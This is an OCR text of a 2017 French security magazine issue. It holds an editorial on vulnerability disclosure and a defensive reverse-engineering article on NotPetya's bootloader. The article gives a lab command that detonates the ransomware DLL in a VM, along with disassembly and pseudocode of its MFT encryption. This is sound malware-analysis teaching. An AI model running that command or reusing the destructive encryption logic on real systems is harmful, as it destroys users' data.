MISC

LE MAGAZINE DE LA SÉCURITÉ INFORMATIQUE MULTIPLATEFORME !

N° 93
SEPTEMBRE / OCTOBRE 2017

France MÉTRO. : 8,90 € - CH : 15 CHF
BE/LUX/PORT CONT : 9,90 €
DOM/TOM : 9,50 € - CAN : 16 $ CAD

L 19018 - 93 - F: 8,90 € - RD

CODE : Symboles / ELF

Analyse de binaires C++ par reverse engineering

p. 54

CRYPTO : Chiffrement FPE / Java

Les standards de la cryptographie à l'épreuve de la pratique

p. 78

CODE : Orchestration / SecDevOps

DevOps : automatiser la gestion des incidents avec Ansible

p. 58

SYSTÈME : Mimikatz / Trust

Évaluer le niveau de sécurité d'un Active Directory avec Ping Castle

p. 69


DOSSIER

OUTILS, FRAMEWORKS, OBFUSCATIONS, PROTOCOLES...

WIKILEAKS ET LES SHADOW BROKERS

p. 24

1 - Vault 7 : analyse de Marble, le framework d'obfuscation de code de la CIA
2 - Shadow Brokers : courtiers ou agents d'influence ?
3 - Mise en place de services cachés Tor
4 - Lanceurs d'alertes : outils et modus operandi pour leaker en limitant la catastrophe



PENTEST CORNER

Exploitation des injections de templates dans Django

p. 10

MALWARE CORNER

Décrypter le malware NotPetya

p. 04

FORENSIC CORNER

Détection des actions malveillantes sur Active Directory

p. 16

Quarkslab

SECURING EVERY BIT OF YOUR DATA


Les attaquants ciblent les données, et non les infrastructures qui sont régulièrement surveillées, testées et mises à jour. Quarkslab se concentre sur la sécurisation des données, au travers de 3 outils issus de notre R&D : IRMA (orchestrateur de threat intelligence), Epona (obfuscateur) et Ivy (reconnaissance réseau). Ces produits, qui complètent nos services et formations, visent à aider les organisations à prendre leurs décisions au bon moment grâce à des informations pertinentes.

IRMA orchestre votre threat intelligence pour déterminer la dangerosité des fichiers et fournir une vue détaillée des risques.

Epona obfusque du code pour contrarier le reverse engineering et l'accès aux données des applications.

ivy cartographie rapidement l'ensemble des services et informations exposés sur Internet pour des millions d'adresses.

- **Tests de sécurité :** analyse d'applications, de DRM, de vulnérabilités, de patch, fuzzing
- **Développement & analyse :** R&D à la demande, reverse engineering, design et implémentation
- **Cryptographie :** conception de protocoles, optimisation, évaluation



- Reverse engineering
- Recherche de vulnérabilités
- Développement d'exploits
- Test de pénétration d'applications Android / iOS
- Windows internals

quarkslab
SECURING EVERY BIT OF YOUR DATA
13 rue St.-Ambroise - 75011 Paris - FRANCE
Phone: +33 (0)1 58 30 81 51 - Email: contact@quarkslab.com
@quarkslab - **www.quarkslab.com**

ÉDITO

MAIS DIS DONC, ON N'EST QUAND MÊME PAS VENUS POUR BEURRER LES SANDWICHS

Plusieurs événements liés à la sécurité ont pu vous sortir de votre torpeur ensoleillée cet été. Par chance, si vous avez posé vos congés en août, vous ne risquiez pas de couvrir l'écran de votre smartphone de crème solaire.

Une première lecture ayant retenu mon intérêt est la publication d'un billet sur le blog de Quarkslab **[1]** d'une faille sur microcontrôleur utilisé notamment dans l'industrie automobile. Un détail retient particulièrement l'attention sur ce billet : le parcours du combattant de Quarkslab avant de pouvoir communiquer la faille. La lecture de la timeline à la fin du billet est particulièrement instructive et révélatrice de ce que vivent la plupart des chercheurs s'étant engagés dans une procédure de *responsible disclosure* en vue de la publication d'une vulnérabilité découverte. Une attitude qui n'encourage malheureusement pas les chercheurs à adopter une démarche responsable. Il est dommage qu'il soit plus simple de vendre une vulnérabilité à un broker contre quelques bitcoins que de publier la faille avec l'accord de l'éditeur après qu'il ait pu développer un correctif.

Mais l'événement qui a fait bruisser tout le petit monde de la sécurité des systèmes d'information cet été est certainement celui de la mésaventure de MalwareTech inculpé à la sortie de l'avion alors qu'il rentrait de la Defcon **[2]**. MalwareTech s'est retrouvé sous les projecteurs quelques semaines auparavant alors qu'il stoppait presque par hasard la propagation de Wannacry, le malware décrit par les médias comme une apocalypse allant détruire l'ensemble des systèmes d'information de la planète en un week-end. Si l'on se souvient que le vecteur d'infection de ce code malveillant le rendant si dangereux était basé sur ETERNALBLUE, l'outil probablement conçu par la NSA pour compromettre les systèmes d'exploitation Windows, découvrir que MalwareTech était quelques semaines plus tard mis en accusation et interrogé par le FBI pour un obscur code malveillant datant de 2015 **[3]** est quelque peu ironique.

Passée la franche rigolade de voir le FBI s'attaquer à un geek britannique de 22 ans rémunéré en pizza **[4]** pour avoir bloqué un ver informatique utilisant un code de la NSA qui n'aurait jamais dû se retrouver dans la nature, on peut s'interroger sur l'impact de ce genre de pratique sur la recherche en sécurité. Si les spécialistes en sécurité doivent s'attendre à ce genre d'intimidation par les services étatiques des pays dont ils passent la frontière, et en tout premier lieu par les États-Unis, la recherche publique et le partage d'informations risquent de ne pas faire long feu. Et, ce que malheureusement ne comprennent pas les tenants d'une approche prohibitive, c'est que brider la recherche ouverte n'a jamais amélioré la sécurité des utilisateurs, mais fait le lit du marché noir.

Cedric FOLL / cedric@miscmag.com / @follc

[1] https://blog.quarkslab.com/vulnerabilities-in-high-assurance-boot-of-nxp-imx-microprocessors.html

[2] https://www.wired.com/story/marcus-hutchins-arrest

[3] https://doublepulsar.com/regarding-marcus-hutchins-aka-malwaretech-650c99e96594

[4] http://www.numerama.com/politique/258637-langlais-qui-a-stoppe-wannacrypt-gagne-un-an-de-pizzas-et-10-000-dollars.html

SOMMAIRE

www.miscmag.com

MISC est édité par **Les Éditions Diamond**
10, Place de la Cathédrale
68000 Colmar, France
Tél. : 03 67 10 00 20 - **Fax :** 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : http://www.miscmag.com
http://www.ed-diamond.com

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Secrétaire de rédaction : Aline Hof
Responsable service infographie : Kathrin Scali
Réalisation graphique : Thomas Pichon
Responsable publicité :
Valérie Frechard Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : http://www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Abomarque : 09 53 15 21 77

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

PETYA OR NOT PETYA, THAT IS THE QUESTION

Teddy
Benjamin
Ministère des Armées – Centre d'Analyse en Lutte Informatique Défensive

mots-clés : MALWARE / REVERSE / BIOS / MBR / FORENSIC

Suite à la déferlante (Not)Petya survenue fin juin, de nombreux articles ont été écrits sur le fonctionnement du malware avant redémarrage de la station infectée, mais bien peu sur ce qui se passe ensuite. Cet article détaille pas à pas comment analyser la phase de boot, en se voulant didactique.

Le fichier analysé est la DLL de md5 71b6a493388e7d0b40c83ce903bc6b04 que l'on peut trouver facilement sur Internet. Avant de tenter de se propager sur le réseau local puis de chiffrer des fichiers en fonction de leur extension, le malware réécrit les premiers secteurs du disque (à condition d'avoir obtenu les droits suffisants) pour installer son propre programme de démarrage (*bootloader*) :

- le MBR original est copié dans le secteur 34, puis son contenu est *xoré* avec 7 ;
- les 19 premiers secteurs sont remplacés par un nouveau programme de démarrage qui est l'objet de cet article ;
- la table de partitions originale est copiée dans le nouveau MBR ;
- le secteur 32 contient la configuration du *malware* (voir figure 1) ;
- le secteur 33 est rempli avec la valeur 7.




Figure 1 : Fichier de configuration de NotPetya.

C'est le même fonctionnement que le Petya original qui a déjà fait l'objet d'un article dans *MISC n°86* **[1]**, certains analystes estiment que le *bootloader* n'a pas été recompilé, mais bien modifié à la main **[2]**.

Lors d'un *reverse* classique de cette DLL, on arrive facilement au moment où le code modifie le début du disque pour écrire son propre programme de démarrage, que l'on peut alors *dumper* dans un fichier (indice : chercher le `xref` à « shutdown.exe » puis remonter d'une fonction, il faudra aussi *bypasser* la fonction qui effectue du *reflective loading* au départ). Et après, qu'est-ce qu'on en fait ?

> 1 You see, in this world there's two kinds of people, my friend : those with loaded guns, and those who dig

Lorsqu'on importe directement ce code en tant que binaire 16 bits, IDA sait le désassembler. Si certains lisent couramment l'assembleur 16 bits, l'analyse peut démarrer. Mais le monde des *reversers* se divise en deux, ceux qui travaillent en statique et ceux qui ont besoin d'un *debugger*. Quelques opérations sont donc nécessaires pour pouvoir *debugger* le code *dumpé*.

Depuis 2010, un *plugin* Bochs permet de *debugger* un MBR directement dans IDA **[3]**.

Il faut d'abord télécharger et installer Bochs **[4]**, puis créer une image de la taille du disque qu'on va *dumper* à l'aide de **bximage.exe**. Cela permet de récupérer la géométrie, dans notre cas pour un disque de 300M, cela donne :

```
ata0-master: type=disk, path="mbr.img", mode=flat,
cylinders=609, heads=16, spt=63
```

On note aussi le nombre d'octets écrits pour la suite, ici **314302464**.

Pour récupérer ensuite un disque corrompu, on lance la DLL dans une machine virtuelle (sans réseau et sans dossier de partage !) avec une temporisation suffisante pour avoir le temps de l'éteindre proprement :

```
rundll32.exe perfc.dll,#1 10
```

Puis on la redémarre sur un CD *live* (une ISO Kali conviendra) et on *dump* le début (ou tout le disque) sur un support externe (en faisant correspondre la taille *dumpée* au nombre d'octets noté plus haut) :

```
dd if=/dev/sda of=ma_cle/MBR.bin bs=512 count=613872
```

On modifie alors le fichier **bochsrc** téléchargé depuis hexblog **[5]** avec la bonne image et la bonne géométrie (on peut aussi insérer un *dump* plus petit dans une image disque avec **mbr.py update**), puis on vérifie que tout fonctionne :

```
C:\>"path_to_bochs\bochsdbg.exe" -f bochsrc -q
```

Il faut maintenant charger le fichier **bochsrc** dans IDA qui le reconnaîtra. Dans ***File > Script file***, on exécute le fichier **mbr.py** qui fermera IDA après exécution. On peut finalement ouvrir avec IDA le fichier **mbr.idb** généré. Ça y est, c'est prêt, si on lance le *debugger* IDA, le MBR va être chargé à l'adresse 7C00h.

Et c'est là qu'on constate qu'il va falloir se documenter un peu...

2 BIOS interruptions for dummies

En effet, quand d'habitude la magie d'IDA fait apparaître progressivement des appels système ou autres informations facilitant l'analyse, on ne dispose là quasiment que d'interruptions BIOS qu'il faudra savoir interpréter.

Google est mon ami et permet de trouver rapidement sur Wikipédia **[6]** ce qu'il nous faut pour l'analyse. Les interruptions utilisées par le code de *boot* sont **INT 10H** qui permet de manipuler le service vidéo, **INT 13H** qui autorise l'accès au disque, **INT 16H** pour lire les frappes clavier et **INT 19H** pour redémarrer. Lors des appels, la valeur du registre **AH** va décrire l'opération exécutée :

Interruption	Valeur de AH	Description
INT 10h	00h	Set Video Mode
	01h	Set Cursor Shape
	02h	Set Cursor Position
	05h	Set Display Page
	06h	Clear/Scroll Screen Up
	0Eh	Write Character in TTY Mode
INT 13h	00h	Reset Disk Drives
	02h	Read sectors
	03h	Write sectors
	08h	Get Drive Parameters
	42h	Extended Read Sector
	43h	Extended Write Sector
INT 16h	00h	Read Character
	01h	Read Input Status
INT 19h		Disk Reboot

NOTE

Le programme de démarrage est exécuté par le BIOS au démarrage de l'ordinateur. On dispose donc uniquement de fonctions de bas niveau (interruptions) pour interagir avec les composants (clavier et écran notamment).

Les interruptions sont l'équivalent au niveau du BIOS des appels système au niveau *kernel*. En mode utilisateur, les interruptions sont rarement utilisées, les plus courantes sont l'interruption 3 pour les points d'arrêt logiciels, et l'interruption 80h utilisée par les appels système par les noyaux Linux x86.

Il existe deux façons de lire et écrire sur le disque avec l'interruption 13h :

- avec les codes 02h et 03h, on doit spécifier les adresses des secteurs en cylindre/tête/secteur (adressage CHS) ;
- avec les codes 42h et 43h, on indique le numéro absolu du premier secteur (adressage LBA pour *Logical Block Addressing*), mais il faut alors utiliser une structure appelée DAP (*Disk Address Packet*).

C'est la deuxième méthode qui est utilisée par NotPetya. Le code de sa fonction de lecture/écriture apparaît dans la figure 2, en page suivante.

3 Rétroconception

Avec ces quelques éléments théoriques, l'analyse peut commencer. La rétroconception d'un programme de démarrage n'a rien de très compliqué. Comme pour les programmes classiques, on dispose d'une pile. Les opérations se font principalement sur 16 bits, mais il reste possible de faire des opérations sur les registres

```
00008BF8 mov   bx, [bp+pointerToDAP]
00008BFB mov   [bx+DAP.size], 10h      ; size of DAP
00008BFE mov   [bx+DAP.zero], 0        ; zero
00008C02 mov   ax, [bp+sectorsCount]
00008C05 mov   [bx+DAP.no_sectors], ax ; number of sectors
00008C08 lea   di, [bx+DAP.start]      ; disk address
00008C0B lea   si, [bp+data]
00008C0E push  ds
00008C0F pop   es
00008C10 movsd                         ; copy disk address to DAP
00008C12 movsd
00008C14 cmp   [bp+readOrWrite], 1
00008C18 sbb   al, al
00008C1A and   al, 0FFh
00008C1C add   al, 43h ; 'C'          ; al vaut 42h ou 43h
00008C1E mov   [bp+interruptCode], al
00008C21 mov   [bp+loopCounter], 3

00008C25
00008C25 LOOP:
00008C25 mov   [bp+returnCode], 0
00008C29 mov   bx, 55AAh               ; byte order
00008C2C mov   dl, [bp+drive_index]
00008C2F mov   si, [bp+pointerToDAP]
00008C32 mov   ah, [bp+interruptCode]  ; ah = 42h ou 43h
00008C35 xor   al, al                  ; al = 00h (flags)
00008C37 int   13h                     ; DISK - EXTENDED READ / WRITE
```

Figure 2 : Fonction de lecture/écriture de NotPetya.

32 bits. En effet lorsqu'on démarre, on est en mode réel. L'adressage se fait sur 20 bits (2 registres de 16 bits). La plupart des opérations se font sur 16 bits, mais il est possible d'utiliser les instructions 32 bits et 64 bits proposées par le processeur. Finalement, la principale difficulté est que le décompilateur HexRays (le fameux F5) n'est pas disponible pour le 16 bits, mais ce n'est pas ça qui va arrêter un *reverser*...

3.1 Chargement

Après avoir suivi les étapes de configuration de Bochs en début d'article, on peut enfin se lancer dans l'analyse avec IDA. On commence par mettre un point d'arrêt sur la première instruction (instruction **cli** à l'*offset* 7C00h) pour pouvoir suivre l'exécution du programme en pas-à-pas.

Après avoir initialisé les registres de segment (**ds**, **ss**, **es**), le programme copie le contenu des secteurs 1 à 33 en mémoire à l'*offset* 8000h, puis saute à cette adresse (l'article **[1]** détaille déjà cette partie sur Petya). Il arrive alors dans la fonction principale, qui vérifie la valeur du premier octet du secteur 32, celui qui contient la configuration du malware :

- s'il trouve la valeur 0, cela signifie que la MFT n'a pas encore été chiffrée, il exécute alors le faux programme « chkdsk » ;
- s'il trouve une valeur différente de 0, les instructions sur le paiement de la rançon sont affichées (le désormais bien connu « *Ooops, your important files are encrypted* »), et le programme invite l'utilisateur à saisir la clé de déchiffrement.

Avant d'aller plus loin dans l'analyse, il est conseillé d'identifier les fonctions basiques de lecture/écriture sur le disque ou d'affichage de texte. Pour cela, il suffit de rechercher l'utilisation des différentes interruptions dans le code, et de comprendre leur rôle exact (la fonction vue plus haut est chargée à l'*offset* 8BF2h).

Il se peut alors qu'IDA n'affiche pas correctement les références aux chaînes de caractère qui sont considérées comme des entiers et non comme des pointeurs (en 32 bits des *strings* auraient peu de chance d'être situées si bas) :

```
BOOT_SECTOR:811F  push  9ABEh
BOOT_SECTOR:8122  call  writeString
```

Il faut alors indiquer manuellement que la valeur est un *offset* vers une variable. Pour cela, faire un clic droit sur la valeur, aller dans le sous-menu ***Offsets***, et sélectionner la première entrée dans la liste. Les chaînes de caractères apparaissent ainsi directement en commentaire :

```
BOOT_SECTOR:811F  push  offset str     ; "\r\n  Repairing file
system on C: \r\n\"...
BOOT_SECTOR:8122  call  writeString
```

3.2 Chiffrement de la MFT

Au premier redémarrage, le programme va chercher à chiffrer la table des fichiers de chaque partition NTFS, appelée MFT, pour *Master File Table*. L'auteur (originel, celui de Petya) avait une très bonne connaissance du système de fichiers NTFS et il est nécessaire pour la suite d'en comprendre les rudiments.

Chaque fichier et chaque dossier font l'objet d'un enregistrement dans la MFT. Un enregistrement occupe généralement 1024 octets, et contient une liste d'attributs qui permettent de retrouver toutes les informations d'un fichier. Les principaux attributs sont **$STANDARD_INFORMATION** pour les dates et permissions du fichier, **$FILE_NAME** pour le nom du fichier, ou encore **$DATA** pour le contenu du fichier.

> **NOTE**
> **On lit souvent qu'un enregistrement fait exactement 1024 octets. C'est généralement vrai, mais en théorie ça peut ne pas être le cas. La valeur exacte est à l'*offset* 40h. Si la valeur de l'entier est positive, c'est un nombre de clusters. Si la valeur est négative, c'est l'opposé d'une puissance de 2 en octets. La valeur par défaut F6h vaut -10, ce qui donne $2^{-(-10)} = 2^{10} = 1024$.**

Les 16 premières entrées de la MFT (12 déclarées, les autres sont réservées) correspondent à des fichiers spéciaux, dont le nom commence toujours par le caractère « $ » (sauf pour « . », le répertoire racine) (voir le tableau suivant).

Le premier secteur d'une partition NTFS contient un programme de démarrage, ainsi que les paramètres essentiels du système de fichiers (figure 3).




Figure 3 : Secteur de démarrage d'une partition NTFS.

Nom du fichier	Numéro	Description
$MFT	0	Table des fichiers
$MFTMirr	1	Copie des 4 premières entrées de la MFT
$LogFile	2	Journal des transactions
$Volume	3	Informations sur le volume
$AttrDef	4	Table des attributs
.	5	Répertoire racine
$Bitmap	6	Table des clusters alloués
$Boot	7	Secteur de démarrage du volume
$BadClus	8	Liste des clusters inaccessibles
$Secure	9	Base des ACL
$UpCase	10	Table des caractères majuscules
$Extend	11	Répertoire contenant des extensions au système de fichiers

NotPetya va d'abord lire la clé de chiffrement dans le secteur 32 avant de l'effacer, et le premier octet de ce secteur est remplacé par « 1 » pour indiquer que le chiffrement a été effectué. Puis le secteur 33, qui ne contient que des 7, est chiffré avec la clé.

On trouve ensuite une fonction qui parcourt les entrées de la table des partitions pour rechercher les partitions NTFS (identifiant 07h). Si une partition EFI est trouvée (identifiants Eeh ou EFh), il n'y a pas de chiffrement sur ce disque. Il faut aussi noter que les partitions logiques ne sont pas prises en compte.

Le programme récupère la position de la MFT (*offset* 30h) ainsi que le nombre de secteurs par *cluster* (*offset* 0Dh) pour obtenir la position réelle de la MFT (figure 4).

Le programme saute les 16 premiers enregistrements de la MFT. Pour chacun des suivants, il vérifie la présence de la signature « FILE ». S'il ne la reconnaît pas (il peut y avoir « BAAD » pour la signature d'un enregistrement corrompu, ou « INDX », « HOLE » ou « CHKD » qui ne sont pas vraiment documentées), il chiffre directement les 1024 octets puis passe à l'enregistrement suivant. Sinon, il parcourt la liste des attributs contenus dans ces enregistrements en ne s'intéressant qu'aux attributs **$FILE_NAME** et **$DATA** :

- si le nom de fichier commence par le caractère « $ » (il s'agit alors d'un fichier spécial NTFS), l'enregistrement est immédiatement chiffré, sinon il continue le parcours des attributs ;
- s'il s'agit d'un attribut **$DATA** non-résident, la liste des références aux fragments est stockée en dehors de l'enregistrement courant, en particulier si le fichier est très fragmenté. Le programme va alors chiffrer ces secteurs externes à la MFT.

Un pseudo-code valant mieux qu'un long discours :

```
for entry in mft.entries:
  for attr in entry.attributes:
    if attr.type == "$FILE_NAME" and attr.value[0] == '$':
      break
    if attr.type == "$DATA" and attr.resident == True:
      encrypt(attr.value)
  encrypt(entry)
```

```
00008D8B 43E push    large dword ptr [bp+sector+30h] ; MFT cluster
00008D90 442 mov     al, [bp+sector+0Dh] ; sectors per cluster
00008D94 442 sub     ah, ah
00008D96 442 push    0
00008D98 444 push    ax
00008D99 446 pop     eax
00008D9B 442 pop     ecx
00008D9D 43E mul     ecx             ; MFT cluster * sectors per cluster
00008DA0 43E mov     bx, [bp+partitionGeometry]
00008DA4 43E add     eax, [bx+PartitionGeometry.offset] ; Début de la partition
00008DA7 43E push    eax             ; sectorMFT
00008DA9 442 mov     al, [bp+sector+0Dh]
00008DAD 442 push    ax              ; sectorsPerCluster
00008DAE 444 push    large [bx+PartitionGeometry.offset] ; partitionOffset
00008DB1 448 mov     bx, [bp+var_42E]
00008DB5 448 mov     al, [bx+si]
00008DB7 448 push    ax              ; driveIndex
00008DB8 44A call    encryptMFT
```

Figure 4 : Calcul de la position de la MFT.

NOTE

Comment sont enregistrées les valeurs d'un attribut [7] ?

- **Lorsque la valeur peut être stockée dans l'enregistrement, elle se trouve directement à l'issue du *header* de l'attribut (`_ATTRIBUTE_RECORD_HEADER`). L'attribut est dit résident (`RESIDENT_FORM = 0`).**
- **Pour les valeurs nécessitant plus de place, la valeur de l'attribut est stockée sur un autre secteur du disque (`RESIDENT_FORM = 1`) et l'attribut est dit non-résident.**

Pour les attributs `$DATA`, la valeur de l'attribut est une liste des différents fragments du fichier sur le disque. Il est courant qu'elle ne puisse pas tenir dans l'enregistrement.

Le nombre total de blocs chiffrés est incrémenté au fur et à mesure dans le secteur 35 du disque pour être réutilisé pendant le déchiffrement.

L'algorithme de chiffrement n'a pas été analysé en détail. Selon les rapports d'analyse publiés sur Internet **[8]**, il s'agirait de la même méthode que pour le malware Petya original, basé sur l'algorithme Salsa20. La clé d'initialisation a été modifiée par rapport à l'implémentation par défaut : « **`-1nvalid sect-id`** » au lieu de « **`expand 32-byte k`** » (dont on retrouve la construction dans la figure 5).

```
000096DA  mov     [bp+context+1], '1'
000096DE  mov     [bp+context+2], 'n'
000096E2  mov     [bp+context+3], 'v'
000096E6  mov     [bp+context+4], 'a'
000096EA  mov     [bp+context+5], 'l'
000096EE  mov     [bp+context+7], 'd'
000096F2  mov     [bp+context+8], ' '
000096F6  mov     [bp+context+9], 's'
000096FA  mov     [bp+context+0Ah], '3'
000096FE  mov     [bp+context+0Bh], 'c'
00009702  mov     [bp+context+0Ch], 't'
00009706  mov     al, '-'
00009708  mov     [bp+context], al
0000970B  mov     [bp+context+0Dh], al
0000970E  mov     al, 'i'
00009710  mov     [bp+context+6], al
00009713  mov     [bp+context+0Eh], al
00009716  mov     [bp+context+0Fh], 'd'
0000971A  xor     di, di
```

Figure 5 : Clé d'initialisation Salsa.

3.3 Vérification de la clé

Nous verrons plus tard que la partie du code dédiée au déchiffrement n'est pas prévue pour être exécutée, elle est néanmoins présente dans le programme de *boot*. La clé saisie par l'utilisateur doit contenir 32 caractères hexadécimaux. Les caractères non hexadécimaux ne sont pas pris en compte, de même que les caractères surnuméraires. Cette clé est ensuite transformée en passant 129 fois dans une même fonction, et le résultat doit correspondre à la clé originale de chiffrement.

Pour le vérifier, le secteur 33 qui avait été chiffré à l'étape précédente est déchiffré avec cette clé, et le code vérifie qu'il obtient bien 512 fois la valeur 7. Si tel est le cas, il peut procéder au déchiffrement de la MFT. Le code est le même que pour la phase de chiffrement, mais finira par afficher le message :

```
Please reboot your computer!
```

À la fin du déchiffrement, le MBR est restauré à son état initial (grâce à la sauvegarde faite dans le secteur 34), mais les autres secteurs modifiés par le *malware* ne sont pas restaurés. Cela pose un problème dans deux cas :

- si la première partition commence immédiatement après le MBR, le début de cette partition est perdu. En pratique, les outils de partitionnement alignent les partitions sur les cylindres, il y a donc un espace vide entre la MBR et le début de la partition ;
- certains programmes de démarrage comme Grub utilisent les secteurs qui suivent le MBR pour y mettre leur code. Il sera donc nécessaire de réinstaller le programme de démarrage.

Finalement, la figure 6 montre un schéma simplifié synthétisant le fonctionnement du programme de démarrage.




Figure 6 : Fonctionnement simplifié du code de démarrage de NotPetya.

4 Ransomware ou Wipper

Dans un *malware corner*, on peut quand même se permettre de faire un peu de *forensic corner*. L'une des principales questions qui se posent lors de l'analyse d'un *ransomware* est de savoir s'il est possible de récupérer les données chiffrées sans payer de rançon. Ici, la clé affichée à l'utilisateur est générée aléatoirement, et n'a rien à voir avec la clé utilisée pour le chiffrement de la MFT. **Il est donc impossible de récupérer ses données en payant la rançon demandée.**

